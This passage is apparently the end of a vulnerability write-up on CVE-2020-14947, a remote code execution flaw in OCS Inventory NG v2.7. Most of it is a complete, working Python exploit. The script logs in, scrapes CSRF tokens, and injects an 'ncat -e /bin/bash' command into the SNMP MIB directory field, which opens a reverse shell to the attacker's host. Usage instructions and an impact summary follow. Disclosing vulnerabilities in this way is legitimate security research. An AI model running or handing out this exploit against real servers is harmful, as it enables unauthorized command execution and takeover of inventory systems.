
And we got our shell:
Exploit Writing

I wrote a Python exploit to automate the exploitation process. The exploit handles CSRF tokens and form submissions automatically:
#!/usr/bin/python3

# Exploit Title: OCS Inventory NG v2.7 Remote Code Execution
# Date: 06/05/2020
# Exploit Author: Askar (@mohammadaskar2)
# CVE: CVE-2020-14947
# Vendor Homepage: https://ocsinventory-ng.org/
# Version: v2.7
# Tested on: Ubuntu 18.04 / PHP 7.2.24

import requests
import sys
import warnings
import random
import string
from bs4 import BeautifulSoup
from urllib.parse import quote

warnings.filterwarnings("ignore", category=UserWarning, module='bs4')

if len(sys.argv) != 6:
    print("[~] Usage : ./ocsng-exploit.py url username password ip port")
    exit()

url = sys.argv[1]
username = sys.argv[2]
password = sys.argv[3]
ip = sys.argv[4]
port = sys.argv[5]

request = requests.session()

def login():
    login_info = {
    "Valid_CNX": "Send",
    "LOGIN": username,
    "PASSWD": password
    }
    login_request = request.post(url+"/index.php", login_info)
    login_text = login_request.text
    if "User not registered" in login_text:
        return False
    else:
        return True

def inject_payload():
    csrf_req = request.get(url+"/index.php?function=admin_conf")
    content = csrf_req.text
    soup = BeautifulSoup(content, "lxml")
    first_token = soup.find_all("input", id="CSRF_10")[0].get("value")
    print("[+] 1st token : %s" % first_token)
    first_data = {
    "CSRF_10": first_token,
    "onglet": "SNMP",
    "old_onglet": "INVENTORY"
    }
    req = request.post(url+"/index.php?function=admin_conf", data=first_data)
    content2 = req.text
    soup2 = BeautifulSoup(content2, "lxml")
    second_token = soup2.find_all("input", id="CSRF_14")[0].get("value")
    print("[+] 2nd token : %s" % second_token)
    payload = "; ncat -e /bin/bash %s %s #" % (ip, port)

    inject_request = {
    "CSRF_14": second_token,
    "onglet": "SNMP",
    "old_onglet": "SNMP",
    "SNMP": "0",
    "SNMP_INVENTORY_DIFF": "1",
    "SNMP_MIB_DIRECTORY": payload,
    "RELOAD_CONF": "",
    "Valid": "Update"
    }
    final_req = request.post(url+"/index.php?function=admin_conf", data=inject_request)
    if "Update done" in final_req.text:
        print("[+] Payload injected successfully")
        execute_payload()

def execute_payload():
    csrf_req = request.get(url+"/index.php?function=SNMP_config")
    content = csrf_req.text
    soup = BeautifulSoup(content, "lxml")
    third_token = soup.find_all("input", id="CSRF_22")[0].get("value")
    third_request = request.post(url+"/index.php?function=SNMP_config", files={
    'CSRF_22': (None, third_token),
    'onglet': (None, 'SNMP_MIB'),
    'old_onglet': (None, 'SNMP_RULE'),
    'snmp_config_length': (None, '10')
    })
    print("[+] 3rd token : %s" % third_token)
    third_request_text = third_request.text
    soup = BeautifulSoup(third_request_text, "lxml")
    forth_token = soup.find_all("input", id="CSRF_26")[0].get("value")
    print("[+] 4th token : %s" % forth_token)
    print("[+] Triggering payload ..")
    print("[+] Check your nc ;)")
    forth_request = request.post(url+"/index.php?function=SNMP_config", files={
    'CSRF_26': (None, forth_token),
    'onglet': (None, 'SNMP_MIB'),
    'old_onglet': (None, 'SNMP_MIB'),
    'update_snmp': (None, 'send')
    })

if login():
    print("[+] Valid credentials!")
    inject_payload()
Usage:
./ocsng-exploit.py [url] [username] [password] [attacker_ip] [listener_port]
Impact
Successful exploitation of this vulnerability grants remote code execution with the privileges of the application, allowing attackers to execute arbitrary system commands on affected OCS Inventory NG servers running version 2.7.